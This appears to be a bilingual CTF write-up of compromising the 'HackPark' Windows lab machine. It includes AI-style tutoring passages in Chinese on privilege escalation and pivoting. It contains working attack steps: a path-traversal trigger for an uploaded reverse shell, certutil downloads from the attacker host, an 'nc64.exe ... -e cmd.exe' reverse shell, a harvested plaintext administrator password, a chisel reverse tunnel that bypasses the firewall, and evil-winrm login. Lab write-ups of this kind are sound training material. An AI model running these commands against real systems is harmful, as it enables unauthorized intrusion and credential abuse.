
Upload the reverse shell as PostView.ascx

Trigger the vulnerability by access the base URL for the blog with the theme parameter
http://10.48.142.193/?theme=../../App_Data/files
1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nc -lvp 1234
listening on [any] 1234 ...
10.48.142.193: inverse host lookup failed: Unknown host
connect to [192.168.162.207] from (UNKNOWN) [10.48.142.193] 49397
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
whoami
c:\windows\system32\inetsrv>whoami
iis apppool\blog
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
c:\Users>systeminfo
Host Name:                 HACKPARK
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA886
Original Install Date:     8/3/2019, 10:43:23 AM
System Boot Time:          10/12/2026, 5:41:56 AM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:              Xen 4.11.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,096 MB
Available Physical Memory: 3,132 MB
Virtual Memory: Max Size:  5,504 MB
Virtual Memory: Available: 4,154 MB
Virtual Memory: In Use:    1,350 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 8 Hotfix(s) Installed.
                           [01]: KB2919355
                           [02]: KB2919442
                           [03]: KB2937220
                           [04]: KB2938772
                           [05]: KB2939471
                           [06]: KB2949621
                           [07]: KB3035131
                           [08]: KB3060716
Network Card(s):           1 NIC(s) Installed.
                           [01]: AWS PV Network Device
                                 Connection Name: Ethernet 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.48.128.1
                                 IP address(es)
                                 [01]: 10.48.142.193
                                 [02]: fe80::ed25:cda7:1353:a54c
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
https://github.com/int0x33/nc.exe/
Download the nc64.exe from kali to our target machine
1
2
3
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
c:\Users\Public\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of c:\Users\Public\Downloads
08/22/2013  08:39 AM    <DIR>          .
08/22/2013  08:39 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  38,983,340,032 bytes free
certutil -urlcache -split -f "http://192.168.162.207:8000/nc64.exe" nc64.exe
c:\Users\Public\Downloads>certutil -urlcache -split -f "http://192.168.162.207:8000/nc64.exe" nc64.exe
****  Online  ****
  0000  ...
  b0d8
CertUtil: -URLCache command completed successfully.
dir
c:\Users\Public\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of c:\Users\Public\Downloads
10/12/2026  06:49 AM    <DIR>          .
10/12/2026  06:49 AM    <DIR>          ..
10/12/2026  06:49 AM            45,272 nc64.exe
               1 File(s)         45,272 bytes
               2 Dir(s)  38,983,290,880 bytes free
1
2
3
4
5
6
7
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.48.142.193 - - [12/Oct/2026 09:47:14] "GET /nc64.exe HTTP/1.1" 200 -
10.48.142.193 - - [12/Oct/2026 09:47:14] "GET /nc64.exe HTTP/1.1" 200 -
10.48.142.193 - - [12/Oct/2026 09:49:11] "GET /nc64.exe HTTP/1.1" 200 -
10.48.142.193 - - [12/Oct/2026 09:49:11] "GET /nc64.exe HTTP/1.1" 200 -
And we upgrade our dumb shell by using the nc64.exe on the target machine
1
2
3
┌──(root㉿kali)-[~]
└─# nc -lvp 5678
listening on [any] 5678 ...
1
2
nc64.exe 192.168.162.207 5678 -e cmd.exe
c:\Users\Public\Downloads>nc64.exe 192.168.162.207 5678 -e cmd.exe
Now we get a better nc reverse shell
1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[~]
└─# nc -lvp 5678
listening on [any] 5678 ...
10.48.142.193: inverse host lookup failed: Unknown host
connect to [192.168.162.207] from (UNKNOWN) [10.48.142.193] 49499
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\Users\Public\Downloads>whoami
whoami
iis apppool\blog
复盘的时候发现,这么根本不需要用nc开第2个shell,因为除了会在开头显示路径之外,和之前的dumb shell一样不显示报错。操作体验提升不大,反而让攻击链多了一环更麻烦。
https://github.com/peass-ng/PEASS-ng/releases/tag/20261012-6aaf1cd5
download the winPEAS.bat and transfer it to target machine
1
2
3
4
5
6
c:\Users\Public\Downloads>certutil -urlcache -split -f "http://192.168.162.207:8000/winPEAS.bat" winPEAS.bat
certutil -urlcache -split -f "http://192.168.162.207:8000/winPEAS.bat" winPEAS.bat
****  Online  ****
  0000  ...
  aabb
CertUtil: -URLCache command completed successfully.
面对庞大的枚举输出,核心思路是“基于优先级过滤”。与其一行行读,不如带着强烈的目的性去搜索(Ctrl+F)高价值的目标。
既然你希望自己思考,我为你提取了这份报告中最值得关注的三个独立提权方向。你可以顺着这三个线索,在你的 out.txt 中定位并思考如何利用:
线索一:最简单粗暴的“低垂果实”(信息泄露)
- 思路解析: 很多时候提权根本不需要复杂的漏洞利用。系统管理员为了图方便,经常会在系统中留下明文密码(比如自动登录配置、无人值守安装脚本、或者配置文件)。
- 在你的日志中去哪找: 直接滚动到输出的最后一部分,寻找
Files in registry that may contain credentials(注册表中可能包含凭证的文件)这一节。 - 你的思考题: 仔细看看
WinLogon相关的注册表键值。你是否看到了某个超级管理员账号的默认密码直接写在了那里?拿到这个密码后,结合你之前信息收集到的开放端口,你可以直接做什么?
线索二:操作系统的“尚方宝剑”(Token 特权)
- 思路解析: Windows 为不同的进程和服务分配了不同的特权(Privileges)。如果当前服务账户拥有某些极其危险的特权,你可以直接欺骗操作系统,把自己的权限提升为 SYSTEM。
- 在你的日志中去哪找: 搜索
PRIVILEGES INFORMATION这一块。 - 你的思考题: 在状态为
Enabled(已启用)的特权中,有没有一个名字里带有Impersonate(模拟/身份凭证)的特权?如果有,你可以去搜索引擎查阅一下:“Windows该特权的名称提权”,看看在旧版 Windows Server(比如 2012)上,通常用哪种“土豆”(Potato 系列工具)来利用它。
线索三:薄弱的基础设施(服务配置错误)
- 思路解析: Windows 系统后台运行着很多服务,这些服务通常是以最高权限(SYSTEM)运行的。如果某个第三方服务本身的可执行文件(.exe)权限配置过低,允许普通用户修改或替换它,你就可以把自己写的恶意程序塞进去。等服务再次启动时,系统就会以 SYSTEM 权限运行你的程序。
- 在你的日志中去哪找: 搜索
SERVICE BINARY PERMISSIONS。 - 科普一个小知识: 在 ICACLS 的权限显示中,
(F)代表完全控制,(M)代表修改权限,(I)代表继承。而前面的名字代表用户组,比如NT AUTHORITY\SYSTEM或TrustedInstaller都是高权限组。 - 你的思考题: 仔细观察这一节列出的所有
.exe文件权限。绝大多数都是安全的,但有没有哪一个服务的可执行文件,它的权限竟然对Everyone(所有人)开放了(M)(修改)权限?如果你用你生成的恶意木马替换掉这个.exe,然后重启靶机,会发生什么?
总结:下次如何快速发现思路?
下次运行完枚举工具后,不要直接阅读。把文件下载到本地用文本编辑器打开,直接使用快捷键搜索以下“提权关键字”:
- 搜
password、cred、AutoAdminLogon(找明文) - 搜
SeImpersonate、SeBackup(找高危特权) - 搜
Everyone、BUILTIN\Users配合(M)或(F)(找脆弱的文件/服务权限) - 搜
Unquoted(找未引用的服务路径)
你可以先去你的输出日志里验证一下这三个线索,决定你想走哪一条提权路线。如果有哪条路线在具体实施(比如制作替换木马或寻找利用工具)时卡壳了,我们再继续探讨。
We found the administrator plain text password here
1
2
3
4
5
6
7
8
9
 [+] Files in registry that may contain credentials
   [i] Searching specific files that may contains credentials.
   [?] https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#files-and-registry-credentials
Looking inside HKCU\Software\ORL\WinVNC3\Password
Looking inside HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4/password
Looking inside HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\WinLogon
    LastUsedUsername    REG_SZ    administrator
    DefaultUserName    REG_SZ    administrator
    DefaultPassword    REG_SZ    4q6XvFES7Fdxs
1
2
DefaultUserName: administrator
DefaultPassword: 4q6XvFES7Fdxs
In the winpeas output, we can see 445 and 5985 is running on the target machine, but they are filtered by the firewall.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
 [+] USED PORTS
   [i] Check for services restricted from the outside
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       784
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       2252
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       584
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       872
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       900
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       1160
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       680
  TCP    0.0.0.0:49182          0.0.0.0:0              LISTENING       672
  TCP    10.48.142.193:139      0.0.0.0:0              LISTENING       4
  TCP    [::]:80                [::]:0                 LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       784
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:3389              [::]:0                 LISTENING       2252
  TCP    [::]:5985              [::]:0                 LISTENING       4
  TCP    [::]:47001             [::]:0                 LISTENING       4
  TCP    [::]:49152             [::]:0                 LISTENING       584
  TCP    [::]:49153             [::]:0                 LISTENING       872
  TCP    [::]:49154             [::]:0                 LISTENING       900
  TCP    [::]:49155             [::]:0                 LISTENING       1160
  TCP    [::]:49156             [::]:0                 LISTENING       680
  TCP    [::]:49182             [::]:0                 LISTENING       672

 [+] FIREWALL

Firewall status:
-------------------------------------------------------------------
Profile                           = Standard
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Disable
Group policy version              = Windows Firewall
Remote admin mode                 = Disable
理解这三个概念,你的渗透测试思维就能从“单点突破”正式迈入“内网穿透”的阶段。
445 端口 (SMB 服务):局域网的“共享大总管”
你可以把它想象成公司局域网里的“共享文件夹”和“远程调度中心”。平时它用来让不同电脑互相拷贝文件、共享打印机。但在渗透测试中,如果你有了 Administrator 的账号密码,利用像 Impacket 里的 psexec 或 smbexec 工具,就能通过这个端口在目标机器上远程创建系统服务,从而悄无声息地拿到一个最高权限(SYSTEM)的命令行。
5985 端口 (WinRM 服务):“Windows 专属的 SSH”
这是微软官方推出的一套远程管理机制(Windows Remote Management)。你可以直接把它理解为 Linux 里的 SSH 端口。系统管理员平时就是用它在后台远程执行 PowerShell 脚本来维护服务器的。一旦你有了管理员凭证,配合 Kali 里的 evil-winrm 工具,你能获得一个极度稳定、支持历史记录和补全的完美 PowerShell 环境。
Chisel 的作用:瞒天过海的“时空隧道”
结合你前面看到的 filtered,目标机器的防火墙就像一个死板的门卫:严禁任何外人(你的 Kali)直接访问 445 和 5985 端口。但是,这个门卫通常对从里面主动走出去的人查得很松(这就是为什么你的 nc reverse shell 能成功反弹出来)。
Chisel 的工作原理就是利用这个漏洞:你把它传到靶机上,让靶机主动向你的 Kali 发起连接。一旦连接建立,Chisel 就在门卫眼皮子底下挖通了一条双向“隧道”。之后,你在 Kali 上发往 5985 端口的指令,会通过隧道悄悄钻进靶机内部,直接送达目标服务,完美绕过外部防火墙的拦截。
现在,你手里握着 Administrator 的明文密码,摆在你面前的有两条路:
- 走地上通行的明路(最快):修改你上一条失败的
xfreerdp命令,告诉它不要纠结自签名证书的合法性,直接通过唯一没有被拦截的 3389 端口拿下图形化桌面。(试过了不行) - 走地下打洞的暗道(实战最常用):继续利用你手里简陋的 nc shell,部署 Chisel 建立隧道,把靶机的 5985 端口“搬”到你的 Kali 本地上,然后用
evil-winrm拿下一个完美的终端。
你更倾向于先尝试哪一种破局方式?
选择这条“暗道”,你的渗透测试内功将会得到质的飞跃。这也是实战中面对复杂网络拓扑时最常用的技术——内网穿透(Pivoting)。
既然你希望自己思考,我们就把建立 Chisel 隧道的全过程拆解为三个需要你来做决定的核心逻辑。你可以顺着这三个问题去构思你的操作步骤:
逻辑一:谁做“主”?谁做“客”?(C/S 架构设计)
Chisel 是一个典型的 Client/Server(C/S)架构工具。这意味着:
- Server(服务端):负责在一个指定的端口上“监听”(等待别人来敲门)。
- Client(客户端):负责主动跑出去,寻找 Server 的地址和端口去“敲门建立连接”。
你的思考题:
回顾一下当前的防火墙环境。靶机(HackPark)外部有严密的防火墙,严禁你的 Kali 主动去连它的 445 和 5985,但它允许它自己内部的程序(比如你之前的 nc)主动向外连接你的 Kali。
在这种情况下,你的 Kali 应该运行 Chisel 的 Server 端还是 Client 端?靶机又该运行哪一端?
逻辑二:“正向”还是“反向”?(流量的流向)
这是最容易把新手绕晕的地方。
- 正向代理(Local / Forward):我连上你,是为了把我本地的流量,通过你转发出去。
- 反向代理(Reverse):我连上你,是为了在你的机器上开个口子,把你那边的流量,通过隧道拉回我自己这里。
你的思考题: 基于你第一步的决定,现在是“谁”连上了“谁”?而我们最终的目的,是想要在 Kali 上敲击键盘,让流量通过隧道,去访问靶机内部的 5985 端口。 这就意味着,我们需要在主动发起连接的那一端,使用一个“反向(Reverse)”参数,告诉对面:“嘿,虽然是我连的你,但请你把你那边某个端口的流量,顺着咱们建立的管子塞给我。”
逻辑三:查阅说明书(语法拼装)
想通了上面两点,剩下的就是如何把它们翻译成命令了。Chisel 的帮助文档写得非常精炼。
你的操作思路:
- 在 Kali 上: 运行
chisel server --help。找找看,有没有哪个参数是专门用来“允许反向隧道连接”的?(提示:通常带有reverse相关的字眼)。 - 在 靶机 上: 运行
chisel client --help。重点看它关于反向端口映射的语法格式。通常的语法格式类似于:R:<你在Kali上想用的本地端口>:<靶机内部的IP>:<靶机上实际的服务端口>。 (温馨提示:靶机自己看自己,IP 地址可以用127.0.0.1或者它本身的局域网 IP)。
你可以先在纸上或者记事本里,尝试把“Kali 端要执行的命令”和“靶机端要执行的命令”拼装出来。想好了或者遇到参数看不懂的地方,我们一起来核对!
你的思考非常深入!你已经抓住了内网穿透中最核心的 C/S 架构逻辑。不过,对于“正向/反向”以及“端口分配”的理解,我们可以稍微调整一下视角。
针对你的三个疑惑,我用生活中的例子来引导你重新思考,帮你把逻辑彻底理顺:
1. 关于“正向”与“反向”的重新定义
你提到的“谁给谁发命令”,其实更偏向于“Bind Shell(正向Shell)”和“Reverse Shell(反向Shell)”的概念。而在 Chisel 这种端口转发(Port Forwarding)工具中,“正向/反向”看的是“谁在本地开了一扇新门(监听端口)”。
- 思考点:
建立 Chisel 通信隧道后,这条隧道是双向通车的。现在你需要用 Kali 上的
evil-winrm去连靶机的 5985。 如果用正向(Local/Forward)转发:是 Client(靶机)在它自己身上开一个新端口,把你送过去。这符合你的需求吗? 如果用反向(Reverse)转发:是 Server(Kali)在Kali 自己身上开一个新端口(比如 8001)。当你在 Kali 上访问这个本地的 8001 端口时,隧道会把流量“吸”进去,反向送到靶机的 5985 端口。结合你的处境,体会一下为什么这条命令里一定要用R(Reverse)。
2. 为什么需要两个端口(8080 和 8001)?只用一个行不行?
这是初学者最容易绕晕的地方。不要把它们混为一谈,它们扮演着完全不同的角色。
你可以把 Chisel 想象成铺设一条跨海大桥(加密隧道):
- 8080 端口的作用(桥墩/入口): 它是用来维持这条大桥本身的。靶机通过访问 Kali 的 8080 端口,把这座桥架了起来。如果没有它,隧道根本不存在。
- 8001 端口的作用(桥上的专用车道): 桥架好之后,你需要跑具体的业务(连 WinRM)。8001 就是在 Kali 这头开辟的专门通往靶机 5985 的“专用车道”。
- 思考点: 假设我们只用一个端口(比如 8080),既用来维持大桥,又用来跑 5985 的流量。如果你同时还想通过这条大桥去访问靶机的 445 端口(SMB),甚至 3306 端口(数据库),所有的车全挤在 8080 这一个入口,系统该怎么区分哪辆车去哪个服务呢? 想明白这个,你就懂了为什么“通信隧道的端口”和“具体映射业务的端口”必须分开。
3. 如果不指定 8080 会发生什么?
这个问题非常贴近实战。
- 思考点:
当你在浏览器里输入
[www.baidu.com](https://www.baidu.com)时,你并没有指定端口,但浏览器会自动帮你连到 80 或 443。 命令行工具通常也有这种“偷懒”机制。如果你在 Kali 上只敲chisel server --reverse,而在靶机上敲chisel client 192.168.162.207 R:8001:127.0.0.1:5985。 你可以去查一下chisel server --help或者大胆在 Kali 上运行一下试试,看看屏幕上弹出的提示里,它默认监听了哪个端口?如果不指定,其实并不会报错,只是它会使用作者写死在代码里的那个“默认值”罢了。
你可以顺着“跨海大桥”和“专用车道”的思路,再回顾一下你写的那两行命令。如果觉得逻辑理顺了,就可以在环境里动手把这条隧道搭起来了!
我们可以用一个“严格封控的写字楼”的例子,来直观感受这两者最本质的区别。
在这个场景中:
- Kali(你):坐在写字楼外面咖啡厅的人。
- 靶机(Client):坐在高安保写字楼内部的人,他的桌子上放着一份绝密文件(5985 端口)。
- 防火墙(门卫):死板的保安。他严禁外面的你走进去(拦截 5985),但他允许楼里的人出来喝咖啡(允许靶机主动外连 Kali 的 8080 端口)。
现在,大楼里的靶机跑出来找到了你,你们俩之间拉起了一根无形的“真空管道”(这就是连接在 8080 端口上的基础通信大桥)。桥建好了,接下来就是“入口(监听端口)”开在哪里的问题:
1. 正向转发(Local/Forward)—— 入口开在“发起连接者”手里 靶机(Client)是主动跑出来找你建立大桥的人。如果使用正向转发,这根真空管道的“信件入口”会开在靶机自己的手里。
- 使用场景:如果靶机想要悄悄访问你 Kali 上的内部网站,他可以把信件塞进自己手里的入口,信件会顺着管道传给你。
- 你的困境:你想看靶机桌子上的文件,但管道入口在靶机手里。你在咖啡厅端着这根管子,完全没有地方可以塞入你的指令。这对你的攻击毫无用处。
2. 反向转发(Reverse)—— 入口开在“接收连接者”手里 靶机虽然是主动跑出来连你的,但你通过配置,强行要求把真空管道的“信件入口”反向开在你(Kali/Server)的手里(也就是你的 8001 端口)。
- 工作流程:现在入口(8001)就在你手边。你对着自己电脑上的 8001 端口发送
evil-winrm攻击指令,指令被吸入管道,完美避开门卫,顺着管道直接砸在靶机内部的 5985 端口上。 - 为什么叫反向:因为通常情况下,谁主动建立连接,谁就拿着入口(正向)。但现在是靶机主动连你,入口却反过来开在了你的地盘,所以叫反向(Reverse)。
总结到你的命令上:
当你写下 chisel client 192.168.162.207:8080 R:8001:127.0.0.1:5985 时,那个 R 就是在命令靶机:“虽然是我主动连你的 8080,但请你(Reverse)在你的地盘上开一个 8001 端口作为入口,任何塞进 8001 的流量,都请顺着管道送到我这边的 127.0.0.1:5985 去。”
你可以现在就去靶机上执行这条命令。当你在 Kali 上看到 session registered 的提示时,想一想接下来你该如何在 Kali 上使用 evil-winrm 来利用这个刚刚开辟好的 8001 入口?
https://github.com/jpillora/chisel/tree/master
https://github.com/jpillora/chisel/releases?page=2#release-v1.7.3
Because the target machine is old, for the compatibility, when we download the chisel client, check v1.9.1 release, and download chisel_1.9.1_windows_amd64.gz
1
2
3
OS Name:                   Microsoft Windows Server 2012 R2 Standard
System Type:               x64-based PC
PROCESSOR_ARCHITECTURE=AMD64
Extract chisel.exe, and transfer it to the target machine
1
2
3
4
5
6
c:\Users\Public\Downloads>certutil -urlcache -split -f "http://192.168.162.207:8000/chisel.exe" chisel.exe
certutil -urlcache -split -f "http://192.168.162.207:8000/chisel.exe" chisel.exe
****  Online  ****
  000000  ...
  b66800
CertUtil: -URLCache command completed successfully.
1
2
3
4
5
┌──(root㉿kali)-[/home/kali/Downloads]
└─# chisel server --reverse --port 80
2026/10/12 13:44:59 server: Reverse tunnelling enabled
2026/10/12 13:44:59 server: Fingerprint 06sD9HOJtj35VguMV39pxRlxh/mU/jy1mKitie/2lFk=
2026/10/12 13:44:59 server: Listening on http://0.0.0.0:80
1
2
3
4
c:\Users\Public\Downloads>chisel.exe client http://192.168.162.207:80 R:8001:127.0.0.1:5985
chisel.exe client http://192.168.162.207:80 R:8001:127.0.0.1:5985
2026/10/12 10:50:08 client: Connecting to ws://192.168.162.207:80
2026/10/12 10:50:08 client: Connected (Latency 34.7687ms)
1
2
3
4
5
6
7
8
┌──(root㉿kali)-[/home/kali/Downloads]
└─# chisel server --reverse --port 80
2026/10/12 13:44:59 server: Reverse tunnelling enabled
2026/10/12 13:44:59 server: Fingerprint 06sD9HOJtj35VguMV39pxRlxh/mU/jy1mKitie/2lFk=
2026/10/12 13:44:59 server: Listening on http://0.0.0.0:80
2026/10/12 13:50:10 server: session#1: Client version (1.9.1) differs from server version (1.12.1-0kali2)
2026/10/12 13:50:10 server: session#1: Open (user=- addr=10.48.142.193:50270 remotes=R:0.0.0.0:8001:127.0.0.1:5985)
2026/10/12 13:50:10 server: session#1: tun: proxy#R:8001=>5985: Listening
1
2
3
4
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ss -tulpn | grep '80\|8001'
tcp   LISTEN 0      4096                    *:80               *:*    users:(("chisel",pid=278260,fd=5))
tcp   LISTEN 0      4096                    *:8001             *:*    users:(("chisel",pid=278260,fd=7))
太棒了,隧道打通意味着你已经成功绕过了外部防火墙的封锁。现在,靶机的 5985 端口已经被“拉”到了你 Kali 本机的一个自定义端口上(比如你之前设想的 8001)。
顺着这个已经改变的网络拓扑,你可以从以下三个要素来构思你的 evil-winrm 攻击指令:
思考点一:目标 IP 的“空间扭曲” 平时使用这类远程连接工具,你会本能地把目标 IP 设置为靶机的真实公网/局域网 IP。但现在这条路是不通的。
- 你的思考: 隧道入口就开在你的 Kali 机器上。对于
evil-winrm来说,那个提供 WinRM 服务的“靶机”,现在其实就“住”在你的机器内部。在计算机网络中,代表“我自己(本地回环)”的 IP 地址是什么?
思考点二:寻找自定义的入口
evil-winrm 在设计时非常“死板”,如果你不特别交代,它一定会默认去敲目标的 5985 端口。
- 你的思考: 你在 Kali 本地开辟的隧道入口(比如 8001)并不是标准的 WinRM 端口。你需要去终端里执行一下
evil-winrm -h,仔细翻看帮助文档。找到是哪个参数允许你强行指定一个自定义端口(Port)?
思考点三:带上“最高通行证” 剩下的就是常规操作了。你已经通过之前的枚举找到了这台机器最核心的机密。
- 你的思考: 结合帮助文档,把 Administrator 账号和你发现的那串明文密码,用正确的参数(通常是 User 和 Password 的缩写)填进去。
尝试把这三个要素(本地回环 IP、自定义隧道端口、账号密码)按照 evil-winrm 的语法拼接起来。敲下回车,看看是否能看到那个带有 PS C:\> 的完美交互式提示符。
https://www.kali.org/tools/evil-winrm-py/
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(root㉿kali)-[/home/kali/Downloads]
└─# evil-winrm -i 127.0.0.1 -u "administrator" -p "4q6XvFES7Fdxs" --port 8001

Evil-WinRM shell v4.1

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Info: Connection successful
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
hackpark\administrator
1
2
3
4
5
6
7
8
9
10
11
12
13
14
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


